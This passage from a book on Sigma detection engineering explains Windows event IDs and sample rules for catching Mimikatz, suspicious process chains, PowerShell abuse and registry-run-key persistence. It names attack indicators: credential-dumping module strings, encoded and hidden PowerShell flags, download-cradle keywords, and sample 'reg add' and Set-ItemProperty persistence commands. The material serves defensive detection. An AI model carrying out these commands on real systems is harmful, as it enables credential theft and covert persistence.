Thus, by following these practices, your Sigma rules will not only catch threats, but also serve as maintainable documentation of detection logic. A fellow analyst or engineer should be able to glance at your detection section and condition and understand what you intended. That level of transparency is crucial when detections are reviewed, tuned, or debugged in the heat of

an incident. Sigma, after all, is about making detection logic shareable and collaborative; clear condition references are a big step toward that goal.

Conclusion

This chapter made you fluent in Sigma's condition language: how to express concise ORs with **1 of**, require conjunctions with **all of**, and combine named selections using **and**, **or**, **not** with explicit parentheses to avoid precedence surprises. You learned when to keep logic **value-based** inside a single selection (lists, |all, operators) versus **structure-based** across multiple selections, and how to avoid traps such as ANDing mutually exclusive fields, while treating selections as multi-event sequences, or letting a **not** match due to missing fields. Through layered examples, you saw how to craft clear conditions, apply exclusions, and use naming/wildcards to keep rules readable and maintainable at scale.

Next, we will put this logic to work by writing practical detections on Windows telemetry. We will address security events, Sysmon, PowerShell, and ETW, along with real-world patterns like suspicious parent-child processes, PowerShell abuse, registry persistence, and smart Sysmon field usage.

CHAPTER 4

Creating Rules for Windows Logs

Introduction

Windows event logs are a goldmine for detection engineering. Therefore, in this chapter, we will focus on crafting Sigma rules for Windows-specific log sources. Additionally, we will explore essential Windows Security event IDs; techniques to detect credential theft tools like Mimikatz; how to identify suspicious process parent-child relationships; how to catch PowerShell abuse; how to spot registry-based persistence, and how to leverage advanced Sysmon event fields. Each section blends theory with practical rule-writing tips, which will eventually help you turn raw Windows logs into actionable detection logic.

Structure

In this chapter, we will cover the following topics:

- Key Windows Security Events
- Detecting Credential Theft Tools (Mimikatz)
- Suspicious Parent-Child Process Chains
- PowerShell Abuse Detection
- Registry-Based Persistence Detection
- Leveraging Sysmon Fields in Sigma

Key Windows Events

Certain Windows event IDs are particularly useful for detecting malicious activity. Therefore, understanding these “high-value” events is the first step in writing effective Sigma rules for Windows logs. We have explained some of them as follows:

- **4624 – Successful Logon:** It indicates a user account successfully logged on. This event, especially when correlated with Logon Type and account details, helps detect suspicious logons (for example, service accounts logging in interactively, or logons at odd hours).

  Tip: *Monitor Logon Type fields (for example, Type 2 for interactive, 3 for network, 10 for Remote Desktop) and source IP addresses to detect anomalies like lateral movement attempts. Failed logons (Event 4625) are also important for brute-force or password-spray detection*.
- **4688 – Process Creation:** This is logged whenever a new process starts on a Windows system. It is one of the most important events for behavior-based detection, as it provides information on what program was executed, by whom, and which process initiated it. Many Sigma rules rely on Event 4688 for detecting malicious processes. *Ensure that command-line auditing is enabled*: By default, 4688 does **not** include the command line of the process. Therefore, enabling **"Include command line in process creation events"** via Group Policy is critical, since many detection rules key off keywords in process command-lines. For example, with command-line logging, 4688 events can reveal if powershell.exe was launched with a Base64-encoded payload or if reg.exe was used to add a Run key. According to Sigma project contributors, a large portion of Sigma rules rely on process creation telemetry, which emphasizes how foundational this event is for detection. If possible, augment or replace 4688 with Sysmon's Process Creation (Event ID 1), as it provides richer detail (file hashes, parent process ID, and so on).
- **7045 – New Service Installation:** Logged in the System log (Service Control Manager) when a service is created on a host. Attackers often create malicious services for persistence or privilege escalation, so this event is a critical indicator. It includes the service name, executable path, the user account that installed the service, and the service startup type. In Sigma, you might write rules to flag 7045 events where the service name or path looks suspicious (for example random names or paths in temp directories). However, you must also note that there is also Security Event **4697** ("*Service was installed in the system*") which is generated if Security auditing for system changes is enabled. In practice, 7045 is often available by default and widely used for

monitoring new services. Monitoring for **7045/4697** with Sigma rules can catch malware like ransomware or remote access Trojans that install themselves as services. For instance, an alert on **7045** with a service name like "`UpdateSecurity`" running an unexpected exe in C:\Windows\Temp\ could indicate an unauthorized service installation.

- **4720 – User Account Created:** It is logged when a new user account is created on a machine or domain. Illicit user creation is a common persistence and privilege escalation tactic. A Sigma rule can detect local account creations (4720 on workstations or servers) that deviate from normal admin activity. For example, if a non-IT account creates a new administrator user, it should trigger an alert. (However, most domain account creations happen on a domain controller, so 4720 on a member server might be abnormal).
- **4657 – Registry Value Modified:** It is generated when a registry value is changed (that is, if `Object Access` auditing is enabled for the registry key). Hence, it is invaluable for catching persistence mechanisms that modify autorun registry keys (like `Run`/`RunOnce`), or other sensitive settings. Therefore, Event 4657 provides the registry path and the new value, which a Sigma rule can filter on known autostart locations. For example, a rule could detect modifications to HKLM\Software\Microsoft\Windows\CurrentVersion\Run or RunOnce keys by looking for those strings in the Event 4657 data. We will explore this more in section 4.5.
- **1102 – Audit Log Cleared:** It is logged when the Security event log is cleared. Attackers often clear logs to cover their tracks. An alert on 1102 is a high-fidelity indicator of malicious intent, especially if the user is not part of normal administrative personnel.

We must focus on these events, as they cover authentication (4624/4625), process execution (4688), persistence and system changes (7045, 4697, 4657), and anti-forensics (1102). These events map to multiple MITRE ATT&CK tactics, and thus, form the basis of many detection use-cases. A properly tuned Security log and enabling of relevant auditing is essential—Windows may not log some of these by default out of the box. Therefore, it is recommended to enable detailed auditing (process creation, command

line logging, object access for registry, and so on), so that you can maximize visibility for Sigma rules.

Example: A Sigma rule for Event 4688 might look for suspicious processes by name or command line. Here is the pseudocode:

```
title: Possible Reverse Shell via PowerShell
logsource:
 product: windows
 service: security
detection:
 selection:
  EventID: 4688
  Image:
  'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'
  CommandLine|contains: '-nop -w hidden -enc '
 condition: selection
level: high
tags:
 - attack.execution
 - attack.t1059.001
```

This rule would fire if a PowerShell process is launched with typical malicious flags (**`-NoProfile -WindowStyle Hidden -EncodedCommand …`**), which indicate an obfuscated script execution. Hence, by filtering on the presence of "**`-enc`**" in the command line, it catches encoded payload execution. Moreover, the use of EventID 4688 ensures that we are analyzing process start events from the Windows Security log (assuming that the command line auditing is on).

Detecting Credential Theft Tools (Mimikatz)

Mimikatz is a well-known tool used to steal credentials from memory, dump password hashes, and perform other malicious actions on Windows. Detecting Mimikatz usage is a critical capability for any SOC. Sigma rules can detect Mimikatz through various techniques:

- **Keyword Match in Command-Line or Output:** Many Mimikatz attacks involve running the tool interactively or via scripts, which leave telltale strings. Sigma rules can search for specific Mimikatz

keywords in process command lines or PowerShell script blocks. For example, Mimikatz's usage of commands like **`sekurlsa::logonpasswords`**, **`privilege::debug`**, or references to mimidrv.sys can be detected by looking for those substrings in logs. One Sigma rule (by Florian Roth) specifically detects Mimikatz by scanning multiple Windows logs for known Mimikatz keywords. This rule maintains a list of strings like "**`sekurlsa::`**", "**`privilege::debug`**", "**`kerberos::golden`**", and so on, and triggers if any appear (excluding benign cases). If you want to use this approach practically, you will need to enable command-line logging (to see Mimikatz arguments) and/or PowerShell script logging, since Mimikatz might be executed as a standalone EXE, or can be loaded via PowerShell.

- **Detection of LSASS Access:** Mimikatz often needs to read process memory of **LSASS.exe** (Local Security Authority Subsystem) to extract credentials. Normally, only privileged Windows processes should open LSASS with read/write permissions. If an unusual process tries to obtain handles to LSASS, it is likely malicious. Windows Security logs can record such access via Event 4656/4657 (if auditing for process handle or memory access is enabled), but these are not always configured. A more common approach is to use **Sysmon's Event 10 (Process Access)**. With Sysmon configured to monitor LSASS access, a Sigma rule can detect any process (except for known legitimate ones, like antivirus or system processes) that requests suspicious access rights on **`LSASS`**. For example, if a process opens **`LSASS`** with rights like **`PROCESS_VM_READ`** or **`PROCESS_DUP_HANDLE`**, it is a red flag. A Sigma rule for this might set EventID: 10 (**`Sysmon ProcessAccess`**) with **`TargetImage: \lsass.exe`** and filtering on **`GrantedAccess`** hex values that correspond to sensitive rights. Several community Sigma rules implement this, as it is a reliable way to catch credential dump attempts by Mimikatz and similar tools.
- **Detection of Mimikatz Execution Patterns:** If Mimikatz is run as an EXE (for example, mimikatz.exe or a renamed version), we can detect it by the process characteristics. One Sigma rule looks for well-known Mimikatz command-line arguments whenever a process begins. For instance, if mimikatz.exe is executed with typical parameters, or if any

process is launched with mimikatz in the command line (attackers sometimes rename it, but forget to remove internal references or certain usage text), that can be caught. Even if renamed, the presence of Mimikatz function names (**`::token::`**, **`::sekurlsa::`**, and so on as seen above) in the command line is a giveaway. Another tell is that Mimikatz is often executed from writable directories (like **`%TEMP%`** or user profiles), rather than **`System32`**. Therefore, a Sigma rule might flag any binary named "**`mimikatz.exe`**" or with the internal description "**`HackTool: Mimikatz`**", regardless of where it runs.

- **Artifacts of Mimikatz Use:** Mimikatz has functions like clearing event logs (**`event::clear`**), generating Golden Tickets (which may trigger Kerberos anomalies), or exporting certificates. These actions can trigger other events. For example, if Mimikatz is used to clear the Security log, you will see Event 1102 (audit log cleared) often immediately following a suspicious process execution; this is a correlation an analyst can notice if both alerts fire (one for process execution, one for log clearance). Sigma rules can be written for these artifacts too (for example, alert on 1102 as mentioned, or detection of anomalous Kerberos ticket activity in domain controllers as an indirect sign of Mimikatz's **`kerberos::golden`**).

Practical Sigma Rule Example: A basic rule to catch Mimikatz by keywords in the command line is mentioned here:

```
title: Mimikatz Command Usage Detected
id: a642964e-…   # unique ID
status: stable
description: Detects well-known Mimikatz commands or module
names in process command-lines
author: Example Analyst
tags:
 - attack.credential_access
 - attack.t1003
logsource:
 product: windows
 service: security
detection:
 selection:
```

```
    CommandLine|contains:
      - 'mimikatz'
      - 'sekurlsa::'
      - 'lsadump::'
      - 'privilege::debug'
      - 'sekurlsa::logonpasswords'
  condition: selection
falsepositives:
  - Administrative tools or testing (if any)
level: high
```

This rule would fire if any process creation event (Security EID 4688 or Sysmon EID 1) contains typical Mimikatz terms. It leverages the fact that Mimikatz, when run with its default modules, often has these strings in memory, or in the command line. As noted, enabling command line logging is required for this to work. To reduce false positives, you might refine the rule by requiring the presence of multiple keywords together or by excluding known safe processes (for example, if an AV product or sandbox intentionally runs mimikatz for testing and includes those terms).

Remember: *Attackers may bypass simple detections by renaming tools or modifying them. For example, a customized Mimikatz build might not contain the string "mimikatz" in the command line. This is why behavior-based detection (like LSASS access monitoring or unusual process behavior) is crucial, along with plain keyword matching. The combination of multiple Sigma rules—one for suspicious process behavior, and the other for known IoC strings—increases the likelihood of detection. Therefore, Mimikatz detection is often tagged with MITRE techniques* ***T1003 (Credential Dumping)*** *and related sub-techniques (like T1003.001 LSASS Memory, T1003.002 Security Account Manager) in Sigma rules, while aligning the rule with adversary techniques for context.*

Suspicious Parent-Child Process Chains

Adversaries frequently abuse legitimate programs to launch malicious payloads. Tracing parent-child process relationships is, therefore, the key to spot these **process anomalies**. Windows event logs (4688 with enhanced auditing, or Sysmon Event 1) capture not only the new process but also the **parent process** that spawned it (for example, "**`Creator Process Name`**" in

4688, or ParentImage in Sysmon). Therefore, Sigma rules can leverage this to detect unlikely process pairs that often indicate an attack.

Common suspicious parent-child scenarios include:

- **Office Applications Spawning Command Shells or Scripts:** Microsoft Word or Excel launching cmd.exe or powershell.exe is highly suspicious (as it could indicate a malicious macro). For example, a Sigma rule can detect Word spawning PowerShell by checking if the parent process ends with **`WINWORD.EXE`** and the child image is **`powershell.exe`**. In a real attack, an Office macro might use PowerShell (via **`powershell -enc …`**) to execute payloads, as seen in many phishing campaigns. This exact pattern was in an example event: **`WINWORD.EXE (Word) -> powershell.exe`** *with encoded command*, which "could indicate a macro-based attack". As no legitimate Office document should spawn a system shell, therefore, this is a reliable detection.
- **Browser or PDF Reader Spawning Scripts:** Similar logic applies to web browsers or PDF readers. If **`chrome.exe`** or **`acrord32.exe`** (Adobe Reader) suddenly launches cmd.exe or a scripting interpreter, it often implies exploited code execution. Sigma rules can enumerate known browser executables as parent images, and flag if they spawn unusual children (notepad launching from Chrome, for instance, would be odd). Many "suspicious parent process" Sigma rules list common apps that *should not* start certain processes. For instance, a rule might alert if any browser (**`chrome.exe`**, **`firefox.exe`**, **`iexplore.exe`**, and so on) is the parent of powershell.exe.
- **System Processes in Odd Combinations:** Some Windows processes should rarely spawn others. For example, **`spoolsv.exe`** (the Print Spooler service) or lsass.exe acting as a parent for cmd.exe is a red flag (as it may indicate process injection or a vulnerable service spawning a shell). A Sigma rule can maintain a list of such forbidden parent processes for **`cmd.exe`** or **`powershell.exe`**. One community rule, *"Unusual Parent Process for cmd.exe"*, enumerates about 20 processes (like svchost.exe, spoolsv.exe, wermgr.exe, and so on) that should not launch the Windows command shell. The rule triggers if Image ends with **`\cmd.exe`**, and ParentImage is in that suspicious list.

Hence, this approach can catch techniques where malware runs code from a service or system process context.

- **LOLBin Abuse Chains:** “Living-off-the-land” binaries (LOLBins) are legitimate Windows utilities used maliciously (for example, **`rundll32.exe`**, **`mshta.exe`**). By monitoring their parent processes, we can detect if a normally benign process was leveraged. For example, mshta.exe (used to execute HTML/JS) should normally be launched by user actions (like IE), not by an internal system process. Moreover, if mshta.exe is started by explorer.exe with a suspicious URL or script, that might be okay, but if it is spawned by winword.exe or runs a remote script, it is suspicious. Therefore, Sigma rules can detect mshta.exe when it is invoked with unusual scripts or by uncommon parents, which helps in catching malware via HTML Application droppers.

When writing Sigma rules for parent-child relationships, you often need **both conditions to be true in one event**. In Sigma’s YAML, that means using an all of condition with two sub-selections: one for the parent, and the other for the child. For example, a rule for suspicious PowerShell parent might look like:

```
detection:
  selection_parent:
    ParentImage|endswith:
      - '\outlook.exe'
      - '\winword.exe'
      - '\excel.exe'
      - '\chrome.exe'
      - '\firefox.exe'
      - '\mshta.exe'
  selection_child:
    Image|endswith: '\powershell.exe'
  condition: selection_parent and selection_child
```

This ensures that the event has a parent in the listed set and the child process is PowerShell. The logic is closely aligned with the Sigma community approach that is used in rules that flag PowerShell spawned by uncommon parent processes (which is often published in the SigmaHQ rule repository under “suspicious PowerShell parent” style detections). By

tailoring the parent list to your environment, which includes explicitly excluding known legitimate admin tools, software deployment frameworks, and update mechanisms, you can significantly reduce false positives while keeping the behavioral intent intact.

Important: Parent-child Sigma detections work best with `Sysmon` or `Security` logs that include parent info. On Windows 10+, Event 4688 provides the `ParentProcessName` if enabled, but older systems might not log it without Sysmon. Sysmon's process creation events (ID 1) always include `ParentImage` and even `ParentCommandLine`, which give more context. This is one reason many detection engineers prefer Sysmon for process chain rules.

In summary, mapping out normal process hierarchies helps define what is abnormal. Attackers often break the typical parent-child chains (for example, `explorer.exe` -> `cmd.exe` is normal when a user opens a console, but `lsass.exe -> cmd.exe` is never normal). Sigma rules encoding these heuristics can catch a wide range of threats, from malware infection via documents, to privilege escalation via service exploitation.

PowerShell Abuse Detection

PowerShell is a double-edged sword; it is a powerful administration tool, but a favorite platform for attackers as well. Therefore, detecting malicious PowerShell activity is crucial to prevent the system from being compromised. Windows provides specific PowerShell logging (PowerShell Operational log with Event 4104 for script blocks, and so on), and Sigma rules can leverage both these and generic process logs to spot abuse.

Here are the key patterns of PowerShell abuse and ways to detect them:

- **Encoded Commands:** Attackers often use the `-EncodedCommand` (-enc) flag to run Base64-obfuscated payloads via PowerShell. This prevents easy reading of the command. However, a Sigma rule can simply look for the substring "`-EncodedCommand`" or "`-enc`" in PowerShell command lines. For instance, a rule *"Suspicious PowerShell Encoded Command"* triggers on any process command line containing those flags with powershell.exe. In practice, very few legitimate admin tasks use encoded commands interactively. Thus, this

is a high-signal indicator of obfuscation. False positives may include some IT automation scripts, but those can be whitelisted by process path or user, if needed.

- **Hidden PowerShell and Unconventional Launches:** Adversaries often launch PowerShell in hidden windows (`-WindowStyle Hidden`), or without a profile (`-NoProfile`) to avoid detection. They may also use powershell.exe `-ExecutionPolicy` Bypass to override execution policy. A Sigma rule can flag if PowerShell is run with combinations of these unusual flags (for example, `-NoP -NonI -W Hidden` shows up in many attack scripts). Additionally, if PowerShell is launched by an unusual parent (as discussed in section, *Suspicious Parent-Child Process Chains*), it can be part of detection logic. For example, *PowerShell running with "-ExecutionPolicy Bypass" launched from winword.exe* would hit on both the suspicious parent and the suspicious flag.
- **Download Cradle (Remote Content):** A common malicious use of PowerShell is when the code is downloaded and executed from the internet (the "`download cradle`"). Moreover, attackers use commands like `Invoke-WebRequest`, `Invoke-RestMethod`, or .NET WebClient methods to fetch payloads. Sigma rules can catch these by looking for those keywords in either process command lines, or in the PowerShell script block text (Event 4104). For example, a Sigma rule *"PowerShell Download and Execute"* looks for strings such as `System.Net.WebClient`, `.DownloadFile`, `DownloadString`, or `Invoke-WebRequest`. Hence, seeing any of those in a PowerShell execution is often suspicious, especially if they are followed by an out-of-place URL or IP address. Some legitimate uses (software installers, updates) can be whitelisted by context (like the process path or known update scripts by name).
- **PowerShell C2/Reverse Shell Behavior:** Attackers may use PowerShell to open reverse shells or C2 channels. Indicators include usage of networking classes like `System.Net.Sockets.TCPClient`, or continuous reading/writing to streams. For example, a one-liner reverse shell might instantiate a TCP client, and use `[System.Text.ASCIIEncoding]` to send/receive data. The Sigma detection for this could search for `TCPClient` along with `GetStream`,

or Write($bytes) in script logs. These are not common in regular admin scripts. Hence, if script block logging is enabled, those .NET class names will appear in Event 4104. This will make detection straightforward by keyword matching.

- **Credential Access via PowerShell (Mimikatz, and so on):** Some attackers use PowerShell modules or scripts to perform credential dumping (there are PowerShell implementations of Mimikatz, like PowerShell Empire's modules). The indicators here might be similar keywords as Mimikatz (sekurlsa, and so on), but within PowerShell script text. A Sigma rule might trigger if the Invoke-Mimikatz function is called, or if the script content contains Suspend-Process on LSASS, or if it is accessing the LSASS handle via PowerShell's [`DllImport`] calls. In practice, monitoring PowerShell for any attempt to access LSASS or SAM hive (like using `OpenProcess` via Add-Type, or running reg save HKLM\\SAM) can catch these. The Medium article we saw outlines a rule *"PowerShell Mimikatz or Credential Dumping Behavior"* to detect strings like "Invoke-Mimikatz", or typical memory access API usage.
- **Disabling Security (Defense Evasion):** If an attacker is using PowerShell to disable security features (like turning off Windows Defender or AMSI), it is a clear sign of attacker. Commands like `Set-MpPreference –DisableRealtimeMonitoring`, or the famous AMSI bypass snippet (`AmsiUtils` reflection trick) are detectable patterns. A Sigma rule could look for `Set-MpPreference` with parameters `DisableRealtimeMonitoring`, or any usage of `.SetValue($null,$true)` on `AmsiUtils` (which appears in many public AMSI bypass scripts). Therefore, these strings would surface in script block logs (4104) as long as the code is not so heavily obfuscated that these keywords disappear. Even obfuscation can be detected by heuristics (for example, extremely long PowerShell command lines with random char patterns or lots of tick marks, which might warrant a separate rule for obfuscated PowerShell code).
- **Reconnaissance and System Enumeration:** Attackers may run numerous PowerShell cmdlets to gather info (for example, `Get-LocalUser`, `Get-ADUser`, `Get-WmiObject Win32_Process`, while reading browser histories or PowerShell history files). Individually,

these can be normal admin operations, but if they are in combination, or are run by an unusual account, they stand out. Therefore, Sigma hunting rules (less strict detection rules) can be crafted to flag when a single script or process executes a suspicious *bundle* of enumeration commands in a short span. For instance, if one process triggers events for querying local users, domain users, and processes sequentially, it might be an attacker enumerating the environment.

PowerShell Logging Considerations: To catch the mentioned abuse patterns, enabling **PowerShell Script Block Logging** (Event ID 4104) is highly recommended. Thereafter, Sigma rules targeting **`service: powershell`** and **`EventID: 4104`** can then inspect the **`ScriptBlockText`** field for suspicious content. If script block logging is not available, rely on 4688 process command-line logging instead—it will show the entire PowerShell invocation (though not the expanded script, if the attacker uses encoded or remote scripts). Also consider **`Module Logging (4103)`** for an additional layer (it logs commands and output of modules, but can be extremely verbose). The trade-off is volume vs. visibility; many SOCs at least enable 4104, which is more targeted to executed code. According to Yamato Security's research, PowerShell module and script logs contribute to a substantial number of Sigma rules, while underlining their detection value.

Example Sigma Snippet: Detect PowerShell downloading content looks like:

```
title: PowerShell DownloadFile or WebRequest
logsource:
  product: windows
  service: security   # or service: powershell for 4104 logs
detection:
  selection:
    EventID: 4688
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - 'DownloadString'
      - 'Invoke-WebRequest'
      - 'System.Net.WebClient'
  condition: selection
```

```
level: high
tags:
  - attack.command_and_control
  - attack.t1105
```

This would catch a process creation of PowerShell, where the command line contains any of the typical .NET Web requests. Using wildcards allows it to find **`System.Net.WebClient`**, even if it is a part of a longer PowerShell command. A variant of this rule could target the PowerShell script events (Event 4104) and look at the script content (**`ScriptBlockText`** instead of CommandLine), which might catch cases where an encoded command hides these strings from 4688, but they appear when decoded at execution.

In summary, robust PowerShell detection in Sigma involves a mix of straightforward "search for bad keywords" (**`EncodedCommand`**, **`WebClient`**, and so on) and more context-aware rules (parent process checks, unusually long or obfuscated commands, multiple benign commands that are used in a malicious way). Hence, by layering these rules, you can detect everything from basic script-kiddie attacks, to sophisticated fileless malware using PowerShell.

Registry-Based Persistence Detection

The Windows registry is a common target for attackers to maintain persistence (auto-start on boot or user login) and hide configuration changes. Typical techniques include adding values to **`"Run"` keys, `"Services"` keys, Scheduled Task registry keys, or altering shell/startup settings**. Hence, writing Sigma rules to detect these requires identifying the relevant log events, or commands that touch those registry locations.

Here are the key autorun registry locations that attackers abuse (mapped to MITRE Technique T1547 – Boot or Logon Autostart Execution):

- **`Run`/`RunOnce` Keys:** HKLM\Software\Microsoft\Windows\CurrentVersion\Run (and **`\RunOnce`**) apply to all users (or one-time runs), while **`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`** apply only for the current user. Malware often adds entries here to launch on startup. There are also **`RunServices`** and **`RunServicesOnce`** (less

common on modern Windows) and Policy keys under **…\Policies\Explorer\Run**. Hence, all of them are prime candidates for detection.

- **Winlogon Keys (Userinit, Shell):** Keys like **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit** and **…Winlogon\Shell** determine what executables run at login. Therefore, any changes made here can hijack the user's shell or login process. For example, replacing the Userinit value with a malicious binary will execute it on logon.
- **Services and Drivers:** While new services are covered by event 7045/4697 as discussed, the registry also holds service configurations under **HKLM\SYSTEM\CurrentControlSet\Services\{ServiceName}**. Attackers might directly create or modify these keys (if they have registry access) to install services and kernel drivers. Therefore, monitoring the creation of new subkeys under Services in the registry can complement event log 7045 detection.
- **Scheduled Task Registry Keys:** Scheduled tasks can be created via the Windows Task Scheduler API, but they also are stored in XML files, or sometimes reflected in registry (for example, **HKLM\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks**). Direct registry auditing for scheduled task changes (Event 4657 on those keys) can catch malicious task creation, although one would normally see Event 4698 (task created) in Security log while auditing the "Other Object Access" events.
- **Shell Extensions/COM Hijacks/Misc:** There are other **autostart** extensibility points (like **HKLM\Software\Classes\CLSID…** for COM objects that run **inproc**, or Image File Execution Options debuggers in **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options**). These are more advanced and often require specific auditing to detect. Hence, Sigma rules can be written for them if logs are available. However, let us focus on the simpler, common ones (Run keys, and so on).

There are two main ways to detect registry persistence, which are:

Via process execution logs (identifying the act of adding a registry entry)

Via registry audit logs (identifying the registry change after it happened).

1. **Process Execution Approach (reg.exe or PowerShell usage):** Many attackers use the built-in **`reg.exe`** command or PowerShell's **`Set-ItemProperty/New-ItemProperty cmdlets`** to add registry autoruns. We can detect the usage of these tools with suspicious parameters, which are:

    - If using **`reg.exe`**, the command line will contain **`reg add <Run key path>`** …. A Sigma rule can catch **`Image|endswith: '\reg.exe'`** with **`CommandLine`** containing both **`"add"`** and **`"CurrentVersion\Run"`** (and possibly certain value names or file paths). For instance, an attacker adding a startup item might run: **`reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Evil /t REG_SZ /d C:\evil.exe`**. Hence, a Sigma rule could flag any reg add that targets those Run keys. In fact, Florian Roth's Sigma rule *"***`Reg Add RUN Key`***"* does exactly this—it looks for **`reg.exe`** with command line containing " **`ADD`** " and the path **`Software\Microsoft\Windows\CurrentVersion\Run`**.
    - If using PowerShell, an attacker might perform this sequence: **`Set-ItemProperty -Path HKCU:\Software\Microsoft\Windows\CurrentVersion\Run -Name Bad -Value "C:\bad.exe"`**. In the PowerShell Operational log, it will appear as an Event 4104 containing the string CurrentVersion\Run. Hence, a Sigma rule (with service: powershell) can detect if **`ScriptBlockText`** contains **`CurrentVersion\\Run`** and **`-Value`** in the same command, or simply any **`Set-ItemProperty`** targeting those paths (although admins also use these occasionally, context is needed).

    By focusing on the *action of adding*, you catch the persistence at the moment of execution. The Picus Security example showed a Sigma rule for persistence via Run key that triggers on **`reg.exe`** adding a **`.vbs`** script to the Run key. It required the process command line to have both "**`reg add`**" and "**`.vbs`**", as well as the Run key path, while effectively detecting scripts set to autorun (malware sometimes uses

wscript.exe script.vbs in startup). The presence of `.vbs` was a clever filter to catch malicious scripts specifically, which reduces noise from programs and adds typical .exe auto-starts. You may also consider detecting if schtasks.exe is used to persist via scheduled task; a Sigma rule can look for `Image|endswith: '\schtasks.exe'` with Create `/TN` in the command line (to catch task creation).

2. **Registry Audit Events Approach:** If Windows auditing is configured for those registry paths (or Sysmon's Registry events are enabled), the system will log an event when a value is created or modified. For instance:
    - **Event ID 4657** (from Security log): "*A registry value was modified*." This event, when it fires, includes the registry key path, the value name, and type. By filtering 4657 events for the relevant keys, Sigma can detect additions of Run entries, irrespective of how they were made. For example, a rule could detect 4657 where `TargetObject` ends with `\CurrentVersion\Run`, and the value (`NewValue`) contains an .exe or suspicious file path. One can also monitor for modifications to `Winlogon\Shell` or `Userinit` in a similar way. The challenge is that 4657 requires one to enable auditing on those keys via a System Access Control List (SACL). If your organization has that in place for autostart keys, this is a direct method. The fourcore blog example mentioned that running their registry persistence simulation produced Event 4657, which can then be caught by a Sigma rule.
    - **Sysmon Event ID 13**: "Registry value set". If using Sysmon, you can configure it to log specific registry changes. Many Sysmon config templates (like `SwiftOnSecurity's`) include coverage for autorun keys. A Sigma rule targeting service: sysmon and EventID: 13 can then pick up when a value is set in those keys. Sysmon provides fields like `TargetObject` (the registry path) and the details of the value. For example, a rule might say, 'If `TargetObject` contains `CurrentVersion\Run` and Details (the new value data) contains "`.exe`" or suspicious string, alert.' Hence, the advantage of Sysmon is that it can capture changes, even if security auditing is not enabled, or if the process doing it

is obscure. The disadvantage is to require Sysmon to be deployed.

- **Other Persistence Mechanisms via Registry:** Attackers may install WMI Permanent Event subscriptions via registry (in **`HKLM\SOFTWARE\Microsoft\WBEM\CIMOM\Filter\`** and related keys), or set **Image File Execution Options (IFEO)** debuggers to hijack executables, or abuse **`AppInit_DLLs`** under **`HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows`**. Each of these can be detected with specific rules, but they are more situational. A generalized approach is difficult; typically, one writes a rule per technique. For example, a Sigma rule for WMI persistence might look for 4657 events on keys under **`HKLM\SOFTWARE\Microsoft\WBEM\`** with certain value patterns, or a rule for IFEO might watch for the creation of a Debugger value under any IFEO subkey in the registry.

To illustrate a simple Sigma rule for registry persistence, consider a rule to detect any autorun added to Run or **`RunOnce`** keys via the Security audit logs. This is demonstrated here:

```
title: Registry Run Key Persistence
id: abc-def-123
status: stable
description: Detects creation of an autorun entry in common
Run/RunOnce registry keys.
author: Example
logsource:
 product: windows
 service: security
detection:
 selection:
  EventID: 4657
  TargetObject|endswith:
   - '\CurrentVersion\Run'
   - '\CurrentVersion\RunOnce'
   - '\CurrentVersion\RunServices'
   - '\CurrentVersion\RunServicesOnce'
```

```
  condition: selection
fields:
  - SubjectUserName
  - TargetObject
  - NewValue
falsepositives:
  - Legitimate software installation (needs review)
level: medium
tags: [attack.persistence, attack.t1547.001]
```

This rule triggers when a registry value is modified under any of the listed autorun keys. It does not filter by what the value data is, so it can catch both good and bad changes. Hence, false positives might include normal software updates that register auto-starts. To reduce noise, one can add another condition to check if the new value (**`NewValue`** or Details) contains a path to an unusual location (like not in Program Files or Windows directory), or known bad file extensions (**`.js`**, **`.vbs`** being set to run via wscript, and so on). The example earlier from **`Picus`** adds the condition that the value data contains "**`.vbs`**". This is done to specifically catch script persistence. You can also customize the conditions to run in tandem with your environment's baseline.

Validation and Testing: It is useful to test your rule by creating a benign Run key entry on a test machine, and seeing if the event is logged and the Sigma rule triggers. Tools like Microsoft's **Autoruns** can also be used to snapshot autoruns. While they are not directly used in Sigma, they help identify what normal entries exist (so, you can exclude them, if necessary, by value name). Also, you may consider using Atomic Red Team tests for persistence (there are atoms that add Run keys) to generate log data and validate your detection.

In summary, registry persistence detection with Sigma involves knowing where in the registry to focus, and choosing to detect either the *action* (via process logs like reg.exe usage) or the *result* (via registry change events). Both approaches are valid, and are often complementary. Hence, a defense-in-depth strategy might have a Sigma rule for any reg.exe usage on autoruns (quick win, easy to implement), and another rule for any registry change made to those keys (for coverage, if an attacker uses a method that does not involve **`reg.exe`**, like direct Win32 API calls). Combining these can greatly

increase your chances of catching malicious persistence attempts in the registry.

Leveraging Sysmon Fields in Sigma

Sysmon (System Monitor) is a powerful Windows endpoint logging tool that provides detailed event data beyond the standard Windows Security logs. Therefore, when writing Sigma rules, leveraging Sysmon-specific fields can significantly improve detection fidelity and breadth. Thus, in this section, we will discuss how to craft Sigma rules that target Sysmon events, and use the richer data they offer.

Sysmon logs events to its own channel (Microsoft-Windows-Sysmon/Operational). Therefore, to write a Sigma rule for Sysmon, you specify product: windows and usually service: sysmon in the logsource. You may also narrow it down by category (for example category: process_creation, which can apply to both Security EID 4688 and Sysmon EID 1. Therefore, use service if you want specifically Sysmon). Many Sigma rules in the public repository differentiate rules for Security vs. Sysmon this way, because Sysmon events have different schemas.

Key Sysmon Fields and How to Use Them:

- **Image and `OriginalFileName`**: Sysmon Event 1 (Process Create) provides the full image path (Image) and the internal original file name (**`OriginalFileName`**) from the PE file header. The **`OriginalFileName`** is particularly useful to detect renamed binaries. For example, if malware copies powershell.exe to C:\Temp\calc.exe and runs it, the process Image path is weird (**`Temp\calc.exe`**), but **`OriginalFileName`** will still be "**`PowerShell.EXE`**" (the name Microsoft compiled into it). Sigma can detect this mismatch—approximate this logic by combining a positive match on **`OriginalFileName`** with exclusions on expected Image paths. While Sigma's rule syntax does not directly do cross-field comparison, you can approximate by saying if **`OriginalFileName`** is "**`powershell.exe`**" AND Image does not end with **`\powershell.exe`** (or not in the expected directory) then alert. In fact, Sigma has a rule called *"Renamed Binary Execution", that leverages* the **`OriginalFileName`** datapoint to catch exactly that scenario. Similarly, if attackers rename

